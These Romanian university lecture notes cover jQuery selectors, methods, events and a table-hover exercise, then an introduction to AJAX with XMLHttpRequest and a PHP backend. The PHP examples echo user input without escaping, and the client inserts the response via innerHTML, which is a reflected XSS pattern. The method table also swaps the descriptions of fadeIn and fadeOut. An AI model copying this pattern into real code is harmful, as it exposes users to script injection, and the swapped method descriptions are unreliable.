De „dragul” de a face codul mai lizibil, mai scurt și mai ușor de înțeles această funcție se poate apela și cu numele `$(())`. Practic aceste două nume ale funcției pot fi folosite interschimbabil, însă uneori denumirea lungă `jQuery` este de dorit pentru a elimina conflictele posibile cu alte librării.

Funcția `jQuery` sau `window.jquery` sau `$` sau `window.$` (e același lucru, puteți folosi care denumire o doriți voi) se mai numește și funcția selector `jQuery`. De ce? Pentru că în majoritatea cazurilor aceasta funcție primește ca parametru un selector CSS.

## Ce face funcția selector jQuery sau \$?

Această funcție primește ca parametru un selector CSS (id, clasa, nume de tag, etc. – poate fi orice selector valid CSS – ocazie bună să le recapitulați) și returnează un obiect JavaScript „wrapper” construit peste elementul /elementele din DOM (din pagină) la care se referă selectorul folosit ca parametru.

Este important de reținut că funcționalitatea pe care o oferă librăria jQuery pe wrapper-ul rezultat este mult mai bogată (și elegantă) decât funcționalitatea pe care o oferă JavaScript-ul standard pe elementul original din DOM (altfel spus, pe wrapper-ul jQuery construit în jurul unui element din pagină, se pot face mult mai multe lucruri, apela mult mai multe metode, decât se puteau face/apela pe elementul original din DOM).

[Exemplu 1 \(disponibil aici\):](#)

```
<script type="text/javascript" src="jquery.min.js"></script>
<div id="mydiv"></div>
<script type="text/javascript">
    var wrapper = $("#mydiv"); // sau wrapper = jQuery("#mydiv");
    wrapper.css("width", "200px");
    wrapper.css("height", "200px");
    wrapper.css("background-color", "red");
</script>
```

În exemplu de mai sus, pentru div-ul cu id-ul mydiv din DOM s-a creat folosind funcția selector jQuery un obiect wrapper pe care este apelată metoda css, metodă oferită de API-ul jQuery (limbajul JavaScript standard nu oferă o astfel de metodă care poate să fie apelată pentru un obiect din DOM).

Varianta „plain” JavaScript pentru exemplul de mai sus ar fi arătată în modul următor:

```
<script type="text/javascript">
    var mydiv = document.getElementById("mydiv");
    mydiv.style.width = "200px";
    mydiv.style.height = "200px";
    mydiv.style.backgroundColor = "red";
</script>
```

**Observația 1:** Este o practică uzuială ca obiectul wrapper jQuery întors de funcția selector să nu fie salvat într-o variabilă separată și ca eventualele metode din API-ul jQuery să fie apelate pe obiectul wrapper „anonim” întors de funcția selector. Astfel, codul jQuery din exemplul 1 de mai sus poate fi rescris și astfel:

```
<script type="text/javascript">
    $("#mydiv").css("width", "200px");
    $("#mydiv").css("height", "200px");
    $("#mydiv").css("background-color", "red");
</script>
```

Este recomandată însă păstrarea obiectului wrapper într-o variabilă pentru a evita apelarea inutilă de mai multe ori a funcției jQuery cu același selector.

Observație 2:

Foarte multe funcții din API-ul jQuery (nu toate), întorc în urma apelului fix obiectul pe care au fost apelate (fac un „return this” la final în codul intern). Acest lucru permite înlățuirea unor apeluri conform exemplului de mai jos care sunt foarte uzuale în jQuery:

```
<script type="text/javascript">
    $("#mydiv").css("width", "200px").css("height", "200px").css("background-
color", "red");
</script>
```

De asemenea, metoda `css` din API-ul jQuery de mai sus poate fi apelată și transmițându-i ca parametru un obiect JavaScript care conține proprietățile CSS care se doresc a fi setate:

```
$("#mydiv").css({ "width": "200px", "height": "200px", "background-color": "red"});
```

Observație 3 (foarte importantă):

Wrapper-ul jQuery poate fi construit în jurul mai multor elemente din DOM dacă selectorul folosit ca parametru specifică acest lucru.

Exemplul 2 (disponibil [aici](#)):

```
<script type="text/javascript" src="jquery.min.js"></script>
<style type="text/css">
    div.mydiv {
        width: 200px;
        height: 200px;
        background-color: red;
    }
</style>
<div></div>
<br>
<div></div>
<script type="text/javascript">
    $("div").addClass("mydiv");
</script>
```

În exemplu de mai sus, selectorul `$("div")` întoarce un wrapper construit în jurul a două `div`-uri. Metoda `addClass` apelată pe acest selector, face ca ambelor `div`-uri să li se asocieze clasa `mydiv` (ambele `div`-uri vor deveni două pătrare roșii în cazul de față).

Proprietatea `.length` a unui wrapper returnează numărul de elemente selectate în jurul cărora se construit wrapper-ul respectiv. În exemplul de mai sus `$("div").length` este egal cu 2.

## OSERVAȚII IMPORTANTE

Dacă

```
var wrapper = $("selector");
```

atunci:

wrapper[0] este obiectul „de bază” JavaScript din DOM în jurul căruia s-a construit obiectul wrapper jQuery (dacă selectorul se referă la un singur obiect).

Dacă în document există un element cu id-ul someid, și:

```
var id = document.getElementById("someid");
```

atunci

`$('#someid')` este egal cu `$(id)`

și

`id` este egal cu `$('#someid')[0]`

## Exemple de selectori

Exemplile de mai jos folosesc selectori uzuali CSS. În toate cazurile funcția selector `$` returnează un wrapper construit în jurul unuia sau mai multor elemente din DOM care se potrivesc cu selectorul CSS respectiv.

```
$('.*')
$('#id')
$('tag')
$('.clasa') - clasa css
$('selector, selector') - selector multiplu
$('[atribut=valoare]')
$('input:text')
$('[type=text]')
```

Nu detaliem acești selectori încrât sunt identici cu selectori CSS. Lista lor completă poate fi consultată la adresa: <http://api.jquery.com/category/selectors/>.

## API-ul jQuery

Librăria jQuery oferă pe wrapper-ul construit în jurul unui element din DOM o serie de metode și funcționalități care fac viața web developer-ului mai ușoară. Prezentăm mai jos cele mai populare metode (pe care le-am folosit în exemplele din prezentul curs), lista completă a acestora putând fi consultată [aici](#). Toate metodele de mai jos se apelează pe obiectul wrapper jQuery construit în jurul unui element sau mai multor elemente din DOM (pagină).

css	Setează stilurile CSS pe elementul/elementele selectate
addClass	Adaugă o clasă CSS pe elementul/elementele selectate
attr	Setează sau returnează valoarea unui atribut HTML a elementului/elementelor selectate
fadeIn	Face ca elementul/elementele selectate să „dispare” treptat într-un anumit număr de milisecunde
fadeOut	Face ca elementul/elementele selectate să „apară” treptat într-un anumit număr de milisecunde

<code>\$(selector).find(tag)</code>	Caută în cadrul elementului/elementelor selectate toate elementele care se potrivesc cu parametrul metodei <code>find</code> . Exemplu: <code>\$('div').find('p')</code> returnează un wrapper construit în jurul tuturor paragrafelor <code>p</code> ce se regăsesc în cadrul unui <code>div</code> . Pentru exemplu de față, același efect s-ar fi obținut cu <code>\$('.div p')</code> .
<code>children</code>	Identică cu <code>find</code> , dar coboră în DOM un singur nivel
<code>parent</code>	Returnează părintele elementului selectat
<code>index</code>	Returnează al cătelea element este elementul selectat într-o lista. Poate fi utilizată pentru a afla numărul de ordine a unui <code>li</code> într-o lista <code>ol</code> sau <code>ul</code> , dar și pentru a afla numărul de ordine a unui <code>td</code> într-un <code>tr</code> sau a unui <code>tr</code> într-un tabel. Observație: indecsi pornesc de la 0.
<code>html</code>	Setează sau returnează conținutul HTML a unui container (echivalentul proprietății <code>innerHTML</code> din JavaScript-ul standard).
<code>hide</code>	Ascunde elementul/elementele selectate
<code>show</code>	Afișează elementul/elementele selectate
<code>toggle</code>	Ascunde sau afișează elementele selectate în funcție de starea lor precedentă (le ascunde dacă erau afișate, respectiv le afișează dacă erau ascunse).
<code>append</code>	Adăugă conținut la sfârșitul prezentului element
<code>prev</code>	Returnează elementul anterior de același tip (util pentru obținerea elementului anterior dintr-o listă sau dintr-un rând de tabel)
<code>next</code>	Returnează elementul următor de același tip (util pentru obținerea elementului anterior dintr-o listă sau dintr-un rând de tabel)
<code>siblings</code>	Returnează „frații gemeni” – elementele de același tip conținute în cadrul containerului părinte
<code>add</code>	Adaugă la wrapper-ul curent un nou wrapper dat ca parametru.
<code>empty</code>	Golește conținutul unui container (echivalent cu <code>\$(selector).html('')</code> )

(TODO pentru o versiune următoare a acestui material – eventual dat cate un exemplu pentru fiecare din metodele de mai sus)

## Metode setter și getter

Unele metode din API-ul jQuery se pot apela pe un wrapper atât ca metode setter cât și ca metode getter, în funcție de numărul de parametrii cu care se apelează. Exemple:

`$(selector).html()` – apelată fără parametrii, este metodă getter, returnează conținutul HTML al elementului selectat (`innerHTML`-ul).

`$(selector).html('secvența de cod HTML')` – apelată cu un parametru este metodă setter. Setează pe elementele selectate și specificate de wrapper ca și conținut HTML conținutul specificat ca parametru.

`$("#mydiv").width()` – returnează lățimea elementului selectat din DOM

```
$("#mydiv").width(400) – setează lățimea elementului/elementelor selectate din DOM
```

`$(".selector").attr("atribut_html", "valoare")` – apelată cu doi parametrii este funcție setter. Setează pentru elementele specificate prin selector atributul HTML dat ca prim parametru la valoarea specificată prin al doilea parametru.

`$(".selector").attr("atribut_html")` – apelată cu un singur parametru este funcție getter. Returnează pentru elementul selectat valoarea atributului specificat ca parametru.

Observație: în cazul funcțiilor getter, apelate pe un wrapper construit în jurul mai multor elemente din DOM, funcția getter va returna valoarea corespunzătoare doar pentru primul element selectat.

## Evenimente

Folosind jQuery este relativ simplu și elegant să se asocieze funcții de tratare a evenimentelor diferitelor elementelor din pagină. Mai mult, ținând cont că un wrapper jQuery poate fi construit în jurul mai multor elemente din DOM, se poate ușor asocia o aceeași funcție de tratarea a unui eveniment tuturor elementelor în jurul cărora este construit wrapper-ul jQuery.

În următorul exemplu, afișăm linia și coloana pe care se dă click într-un tabel:

```
<script type="text/javascript" src="jquery.min.js"></script>
```

a	b	c
d	e	f
g	h	i

```
<script type="text/javascript">  
$( 'td' ).click(function() {  
    alert('Ati dat click pe coloana ' + $(this).index() + ' si linia ' +  
    $(this).parent().index());  
});  
</script>
```

Funcția de tratare a evenimentului (poate fi și o funcție anonimă precum în exemplu de mai sus) se dă ca parametru unei metode membre apelată pe wrapper-ul jQuery (metodă oferită de API-ul jQuery) care poartă numele evenimentului din JavaScript fără prefixul „on” („click” în cazul exemplului de mai sus). În cadrul acestei metode, cuvântul rezervat `this` este referință la elementul din DOM pe care a apărut evenimentul ce a condus la execuția funcției de tratare a evenimentului. În acest context este destul de ușuală și frecventă folosirea expresiei `$(this)` care construiește wrapper-ul jQuery în jurul acestui element pentru tratarea mai facilă a evenimentului.

O funcție de tratare a unui eveniment poate fi adăugată în jQuery și folosind metoda `.on()` (disponibilă începând de la versiunea 1.7 a librăriei jQuery). Această abordare este utilă când se dorește asocierea mai multor funcții de tratare diferite pentru același eveniment sau când se dorește înlăturarea în viitor a unei funcții de tratare a unui eveniment. Exemplu:

```
<button id="my">Click me</button>
```

```
<script>
```

```

function doSomething() {
    // ...
}

function doSomethingElse() {
    // ...
}

$("#my").on("click", doSomething);
$("#my").on("click", doSomethingElse);
// iar mai târziu:
$("#my").off("click", doSomething);
</script>

```

Observații:

- Versiunile mai vechi de jQuery folosesc bind și unbind în locul metodelor on și off.
- Metodele on și off sunt echivalentul metodelor addEventListener() și removeEventListener() din limbajul JavaScript standard.

## Funcția „main” din jQuery

Una dintre problemele uzuale din JavaScript (care am amintit-o și în materialul din săptămânile trecute dedicată cursului de JavaScript) este referirea sau tentativa de referire a unor elemente din pagină care nu sunt încărcate încă în DOM. Din acest motiv, în unele exemple din prezentul material, tag-ul script care conține cod jQuery se regăsește după elementul din DOM la care se face referire din cod jQuery (pentru a fi siguri că elementul referit este încărcat în DOM).

jQuery oferă o metodă elegantă de a executa cod jQuery atunci și numai atunci când tot DOM-ul este construit (documentul se termină de încărcat) și toate elementele din pagină sunt disponibile în DOM. Astfel, pe wrapper-ul jQuery construit în jurul obiectului document, se apelează un eveniment ready în momentul în care documentul este complet încărcat în DOM. Evenimentul ready i se poate specifica o funcție de tratare care acționează ca un fel de funcție „main” (exprimarea nu e tocmai corectă, mai degrabă se dorește a fi „didactică”) – funcție „main” care se execută la încărcarea documentului.

Exemplu:

```

$(document).ready(function() {
    // codul din această funcție se execută la încărcarea completă a documentului
});

```

Pentru apelul de mai sus, există și o varianta „shorthand”:

```

$(function() {
    // codul din această funcție se execută la încărcarea completă a documentului
});

```

Altfel spus, funcției selector jQuery i se poate da direct ca parametru o funcție anonimă care se execută atunci când documentul este gata încărcat în DOM.

Următoarele două exemple de execuție de cod jQuery la încărcare paginii au un efect oarecum similar, deși sunt diferite. În exemplu din stânga tag-ul script în care facem referire la elementul cu id-ul mydiv este plasat după acesta (pentru a fi sigur că elementul referit este încărcat în DOM). În exemplul din dreapta, codul shorthand al funcției `$(document).ready(...)` se execută doar după ce tot documentul este încărcat în DOM, lucru ce ne asigură existența elementului cu id-ul mydiv referit.

<pre>&lt;div id="mydiv"&gt;Ana are mere&lt;/div&gt; &lt;script type="text/javascript"&gt; \$("#mydiv").css("color", "red"); &lt;/script&gt;</pre>	<pre>&lt;script&gt; \$(function() {     \$("#mydiv").css("color", "red"); }) &lt;/script&gt; &lt;div id="mydiv"&gt;Ana are mere&lt;/div&gt;</pre>
---	---

## Metode de call back

(TODO pentru o versiune următoare a acestui material – explicat call back-urile care se pot specifica pentru apelare la sfârșitul apelului curent)

## Exemple complexe jQuery

Enunțăm următoarea problemă: Se da un tabel HTML. La mouseover pe o linie a tabelului, să se coloreze aceasta linie diferit de celelalte linii, la mouseout situația va reveni la normal. Vom prezenta la această problemă mai multe variante de rezolvare, plecând de la variante simple „*plain JavaScript*” (fară jQuery).

Varianta 1 (disponibilă [aici](#))

Nu vom prezenta tot codul, el poate fi inspectat pentru fiecare varianta în parte la linkul corespunzător.

```
<script type="text/javascript">

function selectRow(row) {
    for (var i = 0; i < row.cells.length; i++) {
        var cell = row.cells[i];
        cell.style.backgroundColor = 'red';
        cell.style.color = 'white'
    }
}

function unselectRow(row) {
    for (var i = 0; i < row.cells.length; i++) {
        var cell = row.cells[i];
        cell.style.backgroundColor = 'white';
        cell.style.color = 'black'
    }
}

</script>
```

```

<tr onmouseover="selectRow(this)">
onmouseout="unselectRow(this)"><td>...</td></tr>
<tr onmouseover="selectRow(this)">
onmouseout="unselectRow(this)"><td>...</td></tr>
<tr onmouseover="selectRow(this)">
onmouseout="unselectRow(this)"><td>...</td></tr>

```

În varianta 1 de mai sus, definim două funcții `selectRow` și `unselectRow` care primesc ca parametru rândul din tabel (`this`) pe care apare evenimentele `onmouseover` și `onmouseout`. Folosind CSS, aceste funcții schimba stilurile color și background-color pentru fiecare celulă de pe linia primită ca parametru. Motivul pentru care iterăm celulele de pe fiecare linie și setam stilurile CSS pe celule și nu pe întreaga linie este că versiuni de browser-e mai vechi nu suportau evenimentele `onmouseover` și `onmouseout` pe un `tr` de tabel ci doar pe un `td`.

Un aspect mai puțin elegant la exemplu de fată, este duplicarea sevenței de cod `onmouseover="selectRow(this)" onmouseout="unselectRow(this)"` pentru fiecare linie de tabel. Cum ar arăta pentru un tabel cu câteva sute de linii? Ați avut o abordare similară la rezolvarea problemelor de la laboratorul de JavaScript? Not very nice...

Varianta 2 (disponibilă [aici](#))

În această variantă s-a rezolvat problema neelegantă a duplicării codului de mai sus. Evenimentele `onmouseover` și `onmouseout` nu au mai fost specificate ca atribute HTML ci au fost adăugate dinamic, din cod JavaScript iterând pe rând toate liniile din tabel. Restul codului exemplului, precum și funcțiile `selectRow` și `unselectRow` rămân neschimbate.

```





```

Varianta 3 (disponibilă [aici](#))

În această variantă, fructificăm (reutilizăm) funcțiile `selectRow` și `unselectRow` din exemplele anterioare, dar asocierea acestora pe liniile tabelului o vom face din cod jQuery:

```

$(document).ready(function() {
    $("#tabel tr").mouseover(function () {

```

```

        selectRow($(this));
    });
    $("#tabel tr").mouseout(function () {
        unselectRow($(this));
    });
});

```

Observație: selectorul `$("#tabel tr")` returnează un wrapper jQuery construit peste toate liniile tabelului. Metoda `mouseover` (idem pentru `mouseout`) se va apela pe acest wrapper și va seta funcția anonimă primită ca parametru ca funcție de tratare a evenimentului JavaScript `onmouseover` pentru toate liniile tabelului.

Varianta 4 (disponibilă [aici](#))

Această variantă nu mai utilizează funcțiile `selectRow` și `unselectRow`, putând seta proprietățile CSS respective folosind jQuery mai elegant. În plus, exemplu de față se bazează pe faptul că unele funcții din API-ul jQuery cum sunt `mouseover`, `mouseout` și `css` returnează fix obiectul pe care sunt apelate.

```

<script type="text/javascript">

$(function() { // sau $(document).ready(function() {
    $("#tabel tr").mouseover(function() {
        $(this).find("td").css('background-color', 'red').css('color', 'white');
    }).mouseout(function() {
        $(this).find("td").css('background-color', 'white').css('color', 'black');
    });
});

</script>
<table cellspacing="0" cellpadding="0" id="tabel">
    <tr><td>...</td></tr>
    <tr><td>...</td></tr>
</table>

```

În exemplul de mai sus `this` reprezintă linia curentă pe care se apelează evenimentele `mouseover` și respectiv `mouseout`, `$(this)` reprezintă wrapper-ul jQuery construit în jurul acestei liniilor, iar `find("td")` returnează un wrapper jQuery cu toate `td`-urile din cadrul acestei liniilor. Metoda `.css` se va apela pe toate `td`-urile!

Observație: poate ar fi fost mai corect să folosim metoda `.children` în loc de `.find` (find coboară oricâte nivele în DOM – spre exemplu ar returna și `td`-urile din cadrul unui tabel care s-ar regăsi în cadrul unui `td` de pe linia curentă; în timp ce `children` coboară în DOM un singur nivel).

Varianta finală 5 (disponibilă [aici](#))

În această variantă, pe wrapper-ul jQuery construit în jurul fiecărei liniile din tabel `$("#tabel tr")` setăm prin metoda `hover` ce primește ca parametru două funcții anonte care specifică ce să se întâmpile la `mouseover` și ce să se întâmpile la `mouseout`. De asemenea, metoda `css` primește ca parametru un obiect JavaScript care încapsulează toate proprietățile CSS care se doresc a fi setate.

```

$(function() {
    $("#tabel tr").hover(function() {
        $(this).find("td").css({'background-color': 'red', 'color': 'white'});
    }, function() {
        $(this).find("td").css({'background-color': 'white', 'color': 'black'});
    });
});

```

```
    } ) ;  
} ) ;
```

De „dragul corectitudinii” didactice ☺, prezentăm mai jos și varianta 6 de rezolvare ([aici](#)). Această variantă nu folosește nici jQuery și nici JavaScript ci doar CSS „curat”. Este posibil însă ca acest exemplu să nu funcționeze pe browser-e mai vechi care suportă pseudo clasa :hover doar pe tag-urile a și span.

```
tr:hover {  
    background-color: red;  
    color: white;  
}
```

În arhiva cu notițe de curs, găsiți exemple de complexitate graduală care rezolvă aceeași problemă, dar în care se cere selectarea coloanelor, nu a liniilor. Acest lucru e un pic mai complicat, pentru că un tablou poate fi iterat după linii, dar nu după coloane.

Tot în arhiva cu notițe de curs, găsiți și alte exemple mai complicate peste care vă rog să vă uitați.

## Plugin-uri jQuery

API-ul standard jQuery poate fi extins cu noi plugin-uri, care permit adăugarea unei funcționalități extinse asupra elementelor (de fapt asupra wrapper-elor) din pagină. Un plug-in jQuery constă de obicei dintr-un fișier JavaScript extern ce trebuie inclus în document împreună cu librăria jQuery și eventuale alte resurse cum ar fi clase CSS sau fișiere de localizare într-o anumită limbă care să customizeze din punct de vedere al look & feel-ului plugin-ului. Un plug-in jQuery adaugă noi metode/funcționalități care pot fi invocate pe un wrapper jQuery construit în jurul unui element din pagină.

Câteva exemple de plugin-uri notabile și des folosite:

- [Tablesorther](#)
- [Datepicker](#)
- [Colorpicker](#)

Sunt deschis la orice sugestii de îmbunătățire a acestui material și observații privind eventuale scăpări / greșeli (acord bonusuri recompensă ☺). Mulțumesc.

[Arhivă zip cu toate exemple](#)

**Univ. Babeş-Bolyai,  
Facultatea de Matematică și Informatică  
Lect. dr. Darius Bufnea  
Notițe de curs Programare Web: AJAX**

Pe lângă prezentul material, vă rog de asemenea „ferm” (lectură obligatorie) să studiați și următoarele materiale:

[AJAX Tutorial](#)  
[jQuery – AJAX Introduction](#)  
[jQuery AJAX Methods](#)

### **De la ce vine? Ce face?**

AJAX este abreviere de la **A**synchronous **J**ava**S**cript **a**nd **X**ML. După cum îi spune și numele, este o „tehnologie” (poate cam mult spus..., mai degrabă o „tehnică”) de încărcare asincronă în JavaScript de conținut care se dorea inițial a fi XML, însă în prezent conținutul respectiv este de obicei o expresie JSON, dar poate fi orice tip de conținut: HTML, „raw” data (data brute care să conțină de exemplu un stream video).

Mai simplu spus, prin execuția de cod JavaScript, permite încărcarea de nou conținut adus de pe server, încărcare care se face „în spate” („în spate” = „în background” = „asincron”) prin intermediul unui nou request HTTP făcut la serverul web și transparent pentru utilizatorul care vizualizează pagina. Acest conținut este adus fără reîncărcarea completă a documentului curent afișat în browser. De obicei pe baza conținutului nou adus de pe server, din JavaScript se actualizează doar o parte a documentului (a DOM-ului) modificându-se valoarea unor anumite elemente HTML din documentul curent încărcat sau creându-se elemente HTML noi.

Foarte important: Prin intermediul unui apel AJAX se primește nou conținut de la serverul web, dar în același timp se poate și trimite conținut dinspre client (browser) spre serverul web.

Până la apariția AJAX, singura modalitate de comunicare și de trimitere de date între browser și serverul web se făcea trimițând „full” request-uri de la browser la server. Aceste request-uri (de exemplu un request GET făcut printr-un click simplu pe un link – ancora <a> sau un submit prin GET sau POST la un formular) redirectau întotdeauna browser-ul la un nou URL, în pagina fiind încărcat un nou document, browser-ul fiind nevoie să construiască un nou DOM pentru acesta. Folosind AJAX, documentul afișat nu se mai reconstruiește/reîncarcă complet, ci doar parțial.

**IMPORTANT: ÎN URMA UNUL APEL AJAX, URL-UL DOCUMENTULUI CURENT ÎNCĂRCAT NU SE SCHIMBĂ (DOCUMENTUL RĂMÂNE ACELAȘI). ÎN URMA UNUI SUBMIT „CLASIC”, URL-UL SE SCHIMBA, PAGINA ÎNCĂRCATĂ ESTE UNA NOUĂ (CU TOTUL ALTA), BROWSER-UL CONSTRUIND UN NOU DOM.**

## Exemplu de apel clasic vs. apel AJAX

Enunț de problemă (simplă): Să se trimită de pe front-end (client) un sir la server-ul web, serverul web să convertească acest text la majuscule și să trimită textul cu litere mari înapoi clientului (browser-ului care să-l afișeze).

Fără a insista pe partea de back-end, și nici pe rezolvările în sine în acest moment, prezentăm mai jos variantele de rezolvare, interesându-ne mai mult **comportamentul** diferit al acestora:

Varianta 1 (disponibila online [aici](#)) – presupune submit „clasic” al unui formular și trimitera textului prin una dintre metodele GET sau POST. Adresa scriptului care se execută pe back-end devine noul URL activ încărcat în browser, output-ul acestui script devenind noul document încărcat în browser. Scriptul care se execută pe back-end primește datele de la formular, convertește textul la majuscule și afișează un nou document HTML care conține și textul care se dorește a fi convertit la majuscule. Avantajul acestei abordări este ca nu folosește nicio tehnologie care se execută pe client (JavaScript).

### Front-end (fișier index.html)

```
<!DOCTYPE html>
<html lang="ro-RO">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" >
    <title>Submit clasic</title>
</head>
<body>
<form action="toUpperCase.php" method="GET">
Introduceti un sir: <input type="text" name="sir"><br>
<input type="submit" value="Trimite">
</form>
</body>
</html>
```

### Back-end (toUpperCase.php)

```
<!DOCTYPE html>
<html lang="ro-RO">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" >
    <title>toUpperCase clasic</title>
</head>
<body>
Sirul primit de la client convertit la majuscule este:
<?php
    echo strtoupper($_GET["sir"]);
?>
</body>
</html>
```

Observați pe varianta 1 de mai sus faptul că la submit-ul formularului, URL-ul documentului deschis în browser se schimbă (din index.html în toUpper.php), browser-ul încărcând practic o nouă pagină și construind un nou DOM.

Varianta 2 (disponibila online [aici](#)) – presupune trimitera textului care se dorește convertit la majuscule printr-un call (apel) AJAX. Acest apel se face tot printr-una dintre metodele GET sau POST însă apelul se face “în background” (asincron). Pagina încărcată în browser nu se schimbă în timpul rulării exemplului (URL-ul acesteia rămânând același). Conversia textului la majuscule se face tot pe back-end prin execuția unui script, însă outputul acestui script nu se va afișa în mod direct în browser (nu trebuie să fie un document complet HTML pentru care browser-ul să construiască un nou DOM) ci se trimită ca răspuns apelului AJAX fiind ulterior prelucrat în JavaScript. În DOM-ul documentului inițial încărcat se vor face modificări minimale (spre exemplu afișarea textului primit convertit la majuscule). Față de prima variantă, avantajul acestei abordări este o mai mare interactivitate cu utilizatorul, un UI (User Interface) cu un comportament mai “user friendly”, și posibilitatea apelării back-end-ului și de către clienți non web-based (spre exemplu clienți mobile sau desktop). Dezavantajul este un mai mare efort computațional pe client (browser-ul are de executat mai multe „lucruri”, lucru care se face pe cheltuială - CPU, memorie, wați consumați - utilizatorului).

### Front-end (fișier index.html)

```
<!DOCTYPE html>
<html lang="ro-RO">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>Call AJAX</title>
</head>
<body>
    Introduceti un sir: <input type="text" id="sir" onkeyup="doAJAXRequest()"><br>
    Sirul trimis la server și primit înapoi convertit la majuscule este:
    <span id="rezultat"></span>
</form>
<script type="text/javascript">

function doAJAXRequest() {
    var request = new XMLHttpRequest();

    request.onreadystatechange = function() {
        if (request.readyState == 4) { // cerere rezolvată
            if (request.status == 200) // răspuns OK
                document.getElementById('rezultat').innerHTML = request.responseText;
            else
                console.log('Eroare request.status: ' + request.status);
        }
    };
    request.open('GET', 'toUpper.php?sir=' + document.getElementById('sir').value, true);
    request.send('');
}

</script>
</body>
</html>
```

### Back-end (toUpper.php)

```
<?php
    echo strtoupper($_GET["sir"]);
?>
```

Observați pe varianta 2 de mai sus faptul ca URL-ul documentului deschis în browser nu se schimbă, browser-ul operând toate modificările în DOM-ul același pagini.

Este util și didactic în acest context să observați în Developer Tools și request-urile AJAX care se fac. Cu Developer Tools-ul pornit (F12), selectați tab-ul Network ("Rețea" pentru fanii "Decupează și Lipește" ☺), și introduceti câteva caractere în input-ul de tip text pentru a observa apelurile AJAX efectuate la apariția evenimentului `onkeyup`. Acest comportament este surprins în captura de mai jos (Firefox, dar comportamentul este similar și în Google Chrome).

The screenshot shows the Firefox Developer Tools Network tab with the URL `https://www.cs.ubbcluj.ro/~bufny/wp-content/themes/bufny/test.php`. In the main content area, there is an input field containing "ana are mere". Below it, the text "Sirul trimis la server și primit înapoi convertit la majuscule este: ANA ARE MERE" is displayed. The Network tab lists 52 requests, all of which are GET requests to the same URL with different query parameters related to the input string. The table below shows the first few rows of this data:

Status	Meth...	Domain	File	Cause	Type	Transferred	Size	0 ms	20.48 s
200	GET	www.cs.ubb...	toUpper.php?sir=a	xhr	html	267 B	1 B	17 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=an	xhr	html	268 B	2 B	17 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=ana	xhr	html	269 B	3 B	16 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=ana	xhr	html	269 B	3 B	17 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=ana a	xhr	html	271 B	5 B	17 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=ana ar	xhr	html	272 B	6 B	17 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=ana are	xhr	html	273 B	7 B	17 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=ana are	xhr	html	273 B	7 B	16 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=ana are m	xhr	html	275 B	9 B	17 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=ana are me	xhr	html	276 B	10 B	17 ms	
200	GET	www.cs.ubb...	toUpper.php?sir=ana are mer	xhr	html	277 B	11 B	17 ms	

At the bottom of the Network tab, it says "52 requests | 10.05 KB / 22.46 KB transferred | Finish: 16.39 s | DOMContentLoaded: 119 ms | load: 122 ms".

Observații:

- Pentru a executa exemplele de mai sus este nevoie de execuția unui cod minimal pe back-end. Pentru execuția acestuia este nevoie de un server web capabil să "înțeleagă"/execute tehnologia (sau să delege mai departe execuția) în care e scris back-end-ul. Logica din exemplele de față care fac conversia la majuscule este scrisă în PHP – dar mai multe în acest sens în cursul următor.
- Nu este nicio legătură directă între AJAX și PHP, cele două tehnologii nefiind dependente una de cealaltă. Un apel AJAX are nevoie de un end-point care să se execute pe server, din rațiuni didactice multe exemple din prezentul material având partea de back-end scrisă în PHP (dar sunt și unele exemple în care back-end-ul e scris în C sau în shell UNIX).

## Ce este în spate la apel AJAX?

În „spatele” unui apel AJAX stă un obiect numit XMLHttpRequest, de fapt o instanță a acestui obiect (XMLHttpRequest este funcție membră pe obiectul Window). Pentru a face un apel AJAX, trebuie construit în JavaScript un astfel de obiect:

```
var request = new XMLHttpRequest();
```

variabila `request` abstractizând toată cererea AJAX care se dorește a fi făcută. Acest obiect prezintă o serie de metode și stări (în funcție de starea apelului AJAX și starea comunicării cu serverul web).

Metode importante pe obiectul XMLHttpRequest (pe o instanță de acest tip):

```
open(metoda, URL, async)
```

Specifică URL spre care se va face apelul AJAX (fără a se iniția efectiv acest apel). Semnificația parametrilor este următoarea:

- `metoda`: metodă HTTP (GET, POST, etc.) ;
- `URL`: URL-ul spre care se face apelul AJAX, poate fi un URL relativ sau absolut (atenție, în cazul URL-urilor absolute intervine în calcul și ceea ce se cheamă Same Origin Policy)
- `async`: boolean, recomandabil setat la `true`.

Observație: există mai multe forme de `open`, unele permit inclusiv trimiterea unui nume de utilizator și a unei parole dacă URL-ul invocat necesită autentificare.

```
send(content)
```

Trimite efectiv cererea AJAX (pe obiectul AJAX trebuie să se fi executat anterior `open`). Dacă cererea se face prin GET, parametrul `content` este vid. Recapitulare de la cursul / laboratorul de HTTP: o cerere făcută prin GET nu avea conținut după new line-ul de după header-ele (antetele request-ului). Acest conținut (care în cazul de față se specifică prin parametrul `content`) era prezent doar în cazul unui apel făcut prin POST.

Observație: Dacă apelul AJAX se face prin GET parametrul `content` poate să lipsească - unele versiuni de Internet Explorer cer însă și în acest caz specificarea sirului vid "" ca parametru actual.

Modul de încapsulare a datelor trimise prin POST de la client la server sau de la server la client depinde mult de tehnologia folosită pe partea de back-end. Astfel, datele trimise de la client la server pot fi trimise folosind mai multe „încapsulări”. Un exemplu este încapsularea clasică „`atribut1=valoare1&atribut2=valoare2&atribut3=valoare3...`” folosită de protocolul HTTP la submiterea prin GET sau POST a unui formular (ocazie bună sa recapitulați ceea ce înseamnă `QUERY_STRING` de la cursul/laboratorul de HTTP). Datele de la client la server (și invers) pot fi trimise și în format JSON, XML, sau propria încapsulare a programatorului (dacă aceste dorește „să se lege la cap” cu propria parsare ☺) a datelor atât pe partea de front-end cat și pe partea de back-end).

Dacă apelul AJAX se face prin GET, `send` se apelează cu sirul vid ca parametru. Si în acest caz însă, clientul (browser-ul) poate trimite date la server specificând aceste date sub forma unui `QUERY_STRING` de forma `?atribut1=valoare1&atribut2=valoare2&atribut3=valoare3` specificat în URL dat

